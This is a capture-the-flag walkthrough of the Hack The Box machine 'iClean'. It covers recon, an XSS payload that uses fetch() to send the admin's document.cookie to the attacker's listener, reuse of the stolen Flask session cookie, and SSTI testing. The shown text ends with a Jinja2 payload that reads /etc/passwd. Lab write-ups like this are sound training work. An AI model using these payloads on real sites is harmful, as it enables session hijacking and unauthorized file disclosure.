
[HTB] iClean

- by **Pablo** `github.com/vorkampfer/hackthebox2/iclean`
- **Resources:**

> 1. SSTI resource: `https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection`
> 2. qpdf usage: `https://mattpayne.org/posts/qpdf_pandoc_carry_source/`
> 3. IPPSEC walkthrough YouTube `https://ippsec.rocks/`
> 4. 0xdf gitlab: `https://0xdf.gitlab.io/`
> 5. 0xdf YouTube: `https://www.youtube.com/@0xdf`
> 6. Privacy search engine `https://metager.org`
> 7. Privacy search engine `https://ghosterysearch.com/`
> 8. CyberSecurity News `https://www.darkreading.com/threat-intelligence`
> 9. `https://book.hacktricks.xyz/`
>
> 
>

- **View terminal output with color**

> `▷ bat -l ruby --paging=never name_of_file -p`

NOTE: This write-up was done using *BlackArch*

Synopsis:

```
IClean starts out with a simple cross-site scripting cookie theft, followed by exploiting a server-side template injection
in an admin workflow. I'll abuse that to get a shell on the box, and pivot to the next user by getting their hash from the
```

```
website DB and cracking it. For root, the user can run the a command-line PDF software as root. I'll use that to attach
files to PDF documents for file read as well. In Beyond Root, I'll go through the structure of the PDF documents and use
tools to pull the attachments out without opening the document. ~0xdf
```

Skill-set:

```
1. Enumeration finding out the server is running Python with flask framework
2. Stealing admin session cookie.
3. Generating an Invoice and finding an SSTI
4. MySQL enumeratio [Dumping hashes]
5. Abusing qpdf add attachment feature because of sudoers ALL privilege [Privilege Escalation]
```

Basic Recon

1. **Ping & `whichsystem.py`**

```
1. ▷ ping -c 1 10.129.221.80

2. ▷ whichsystem.py 10.129.221.80
[+]==> 10.129.221.80 (ttl -> 63): Linux
```

2. **Nmap**

```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer
2. ▷ openscan steamcloud.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan
to grab ports.
3.  ▷ echo $openportz
22,80
4. ▷ source ~/.zshrc
5. ▷ echo $openportz
22,80
6. ▷ portzscan $openportz drive.htb
7. ▷ qnmap_read.sh
Enter the path of your nmap scan output file: portzscan.nmap

nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80 iclean.htb
>>> looking for nginx
>>> looking for OpenSSH
OpenSSH 8.9p1 Ubuntu 3ubuntu0.6
>>> Looking for Apache
Apache httpd 2.4.52
>>> Looking for popular CMS & OpenSource Frameworks

>>> Looking for any subdomains that may have come out in the nmap scan

>>>  Here are some interesting ports
22/tcp open  ssh
OpenSSH 8.9p1 Ubuntu 3ubuntu0.6

>>> Listing all the open ports
22/tcp open  ssh     syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux;
protocol 2.0)
80/tcp open  http    syn-ack Apache httpd 2.4.52 ((Ubuntu))
```

OPENSSH (1:8.9P1-3UBUNTU0.3) *UBUNTU JAMMY JELLYFISH*

3. **Discovery with *Ubuntu Launchpad***

```
1. I lookup `OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 launchpad`
2. openssh (1:8.9p1-3ubuntu0.3) jammy-security; urgency=medium
3. Seems like the server is an Ubuntu Jammy Jellyfish
```

4. **Whatweb**

```
1. ▷ ▷ whatweb http://iclean.htb/
http://iclean.htb/ [200 OK] Apache[2.4.52], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)],
IP[10.129.221.80], Meta-Refresh-Redirect[http://capiclean.htb]
ERROR Opening: http://capiclean.htb - no address for capiclean.htb
2. I get redirected to capliclean.htb.
3. I will add `capiclean.htb` to the hosts file
4. ▷ whatweb http://capiclean.htb/
http://capiclean.htb/ [200 OK] Bootstrap, Country[RESERVED][ZZ], Email[contact@capiclean.htb], HTML5,
HTTPServer[Werkzeug/2.3.7 Python/3.10.12], IP[10.129.221.80], JQuery[3.0.0], Python[3.10.12], Script, Title[Capiclean],
Werkzeug[2.3.7], X-UA-Compatible[IE=edge]
```

```
5. There is Python3.10.12 Werkzeug2.3.7 running on the server. This is most likely using the `Flask Web Framework`.
6. Flask is a micro web framework written in Python. It is classified as a microframework because it does not require
particular tools or libraries. It has no database abstraction layer, form validation, or any other components where pre-
existing third-party libraries provide common functions. ~Wikipedia
```

Burpsuite initial site enumeration

5. **Burpsuite to enumerate website**

```
1. ▷ burpsuite &> /dev/null & disown
2. I checkout http://capliclean.htb/
3. http://capiclean.htb/login
4. Before intercepting I try some basic XSS and SQL injections.
5. XSS there is no comment section so that is out and it is not susceptible to SQL injection either.
```

Directory Busting

6. **I just run a preliminary FUZZ against the site**

```
1.  ▷ wfuzz -c --hc=404 --hh=16695 -t 50 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
'http://capiclean.htb/FUZZ'
=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================
000000053:   200        87 L     159 W      2106 Ch     "login"
000000026:   200        129 L    355 W      5267 Ch     "about"
000000082:   200        192 L    579 W      8592 Ch     "services"
000000608:   200        182 L    564 W      8109 Ch     "team"
000000826:   200        89 L     181 W      2237 Ch     "quote"
000001225:   302        5 L      22 W       189 Ch      "logout"
000002927:   302        5 L      22 W       189 Ch      "dashboard"
000004627:   200        153 L    399 W      6084 Ch     "choose"
```

2. **I manually check out some of these pages**

```
1. http://capiclean.htb/quote
2. I get a burpsuite intercept of `http://capiclean/quote` page
3. I test for XSS
4. ▷ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
5. I insert an image tag with an src=tun0 back to our python server.
6. service=<img src="http://10.10.14.7:8000/"></img>&service=Tile+%26+Grout&service=Office+Cleaning&email=foo%40gmail.com
7. I also url encode form opening img tag to closing tag.
8. SUCCESS, it worked. I get a hit on my python server.
9. ▷ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.221.80 - - [04/Aug/2024 01:13:08] "GET / HTTP/1.1" 200 -
```


3. **Success, I get a hit back from the target server**

```
1. I used netcat so I could capture the user-agent and header info.
2. ▷ nc -nlvkp 8000
Listening on 0.0.0.0 8000
Connection received on 10.129.221.80 45658
GET / HTTP/1.1
Host: 10.10.14.7:8000
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://127.0.0.1:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4
gRG9lIiwiaXNTb2NpYWwiOnRydWV9.
4pcPyMD09olPSyXnrXCjTwXyr4BsezdI1AVTmud2fU4
```


4. **How to steal the admin cookie**

```
1. This is something to always check for. I am not sure if this works because the framework being used is WerkZeug aka
Python + Flask. This fetch command I am about to use to steal the cookie is Javascript. Come to think about the vast
majority of websites are running some type of javascript in their stacks.
2. Instead of an image tag XSS payload. We are going to create a Javascript CSRF payload to steal the admin session cookie.
=====================================================
service=<img src=x onerror=fetch("http://10.10.14.7:8000/"+document.cookie)>
</img>&service=Tile+%26+Grout&service=Office+Cleaning&email=foo%40gmail.com
+++++++++++++++++++++++++++++++++++++++++++++++++++++
>>> We have URL encode the `+` because if we do not it will be treated like a space and will not be processed. URL encoding
for the plus is %2b
=====================================================
service=<img src=x onerror=fetch("http://10.10.14.7:8000/"%2bdocument.cookie)>
</img>&service=Tile+%26+Grout&service=Office+Cleaning&email=foo%40gmail.com
=====================================================
3. SUCCESS
4. ▷ nc -nlvkp 8000
Listening on 0.0.0.0 8000
Connection received on 10.129.221.80 54184
GET /session=eyJyb2xlIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMifQ.Zq8AAw.rRYAFjWa28fW-MPv6t7DH52XGTI HTTP/1.1
Host: 10.10.14.7:8000
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36
Accept: */*
Origin: http://127.0.0.1:3000
Referer: http://127.0.0.1:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
5. So this is our cookie `eyJyb2xlIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMifQ.Zq8AAw.rRYAFjWa28fW-MPv6t7DH52XGTI`.
Yours may be different so do not use this one.
6. This token is not a Jason Web Token. It is a flask token. The way you can tell is the 6 characters in the middle of the 2
dots `.Zq8AAw.` <<< with JWT is much larger.
7. Here is an example of a Jason Web Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.SflKxwRJSMeK
KF2QT4fwpMeJf36POk6yJV_adQssw5c
8. See JWT example in the image above.
```




8. **Ok, When entering cookie you will have to mess around with the pages**

```
1. To paste the cookie go to the `/services` page.
2. If nothing is populated at all. Hit the plus sign at the far right.
3. Select the `storage` tab >>> Then select `cookie` >>> For the `name` write `session` for the `value` paste in the Flask
admin cookie.
4. Click refresh and nothing happens.
```


```
5. Check the path it must be `/` and not `/services`
6. Click refresh to be sure that the name is still session and the path is set to `/` and that your cookie is the stolen cookie. After verifying that go to `http://capiclean.htb/dashboard` and hit enter and you should now be admin if you see `Generate Invoice` menu to the right of the `/dashboard` page.
7. See image above.
```

Checking for SSTI

9. **Now select *Generate Invoice* on the `/dashboard` page**





```
1. You will need to enter `{{7*7}}` in all the fields except quantity. It will not fit in that field, and the last field requires a fake email. see image above.
2. We need to capture this with burpsuite so before you hit generate setup burpsuite to intercept that generate request.
3. After you intercept paste {{7*7}} in the quantity field and foward it do not send it to repeater. Well you can do that as well but so it will render make sure to foward the request.
```



10. **SSTI attempt not succesful**

```
1. Take the generated code and paste it into this page.
2. http://capiclean.htb/QRGenerator
3. That will create another page. Paste the code in that page as well and you will end up at this `Invoice` page. `http://capiclean.htb/QRGenerator`
4. See Image above for context.
5. The reason the SSTI server side template injection was not possible is because the server had good sanitization in place and has strippped out the special characters that would have allowed the math problem to be solved. It stripped out he asterisk and the curly braces. That is why we end up with 77 all in the image above.
```



11. **Notice in the above image that the QR code is actually missing.**

```
1. If we open up the DOM `CTRL + Shift + k` on the page `http://capiclean.htb/QRGenerator`. You can either hover over the QR code portion or just right click on the `QR code` position at the lower right and open inspector that way. You will see that the image src is broken.
2. Nevermind all that. You just need to paste the QR code link
3. http://capiclean.htb/static/qr_code/qr_code_0201700850.png
4. Where it says submit qr link. LOL, some people make the easiest things sound complicated. I am talking about me mostly. I apologize for that.
```


Now we will attempt an SSRF

12. **We are going to attempt a Server Side Request Forgery. I may get the termonology wrong but oh well.**

```
1. I the submit QR link box instead of putting in the url to the image. Instead paste your url and see it it will contact a listening netcate session.
2. set up netcat like before.
3. nc -nlvkp 8000
4. Click submit. See image above for context.
5. FAIL, Nothing happens
```

SSTI vulnerable field found

13. **If I paste `{{7*7}}` in the following page then I finally get code execution. AKA an SSTI vunerable field.**




```
1. I am referring to this page. Also see the image above for context.
2. http://capiclean.htb/QRGenerator
3. After you enter `{{7*7}}` click submit
4. Then hover over where the QR code image is supposed to be and right click and select Inspector. This is the Document Object Model or the DOM.
```

```
5. You can see in the image I provided above that it will execute the math and comes up with 49. I will try it with 12 X 12
which should equal 144.
6. ""
7. SUCCESS
8. By the way a good place to find these payloads is.
9. https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection
10. Another good one is:
https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#jinja2---basic-
injection
```

Jinja2 - Read remote file

```
# ''.__class__.__mro__[2].__subclasses__()[40] = File class
{{ ''.__class__.__mro__[2].__subclasses__()[40]('/etc/passwd').read() }}
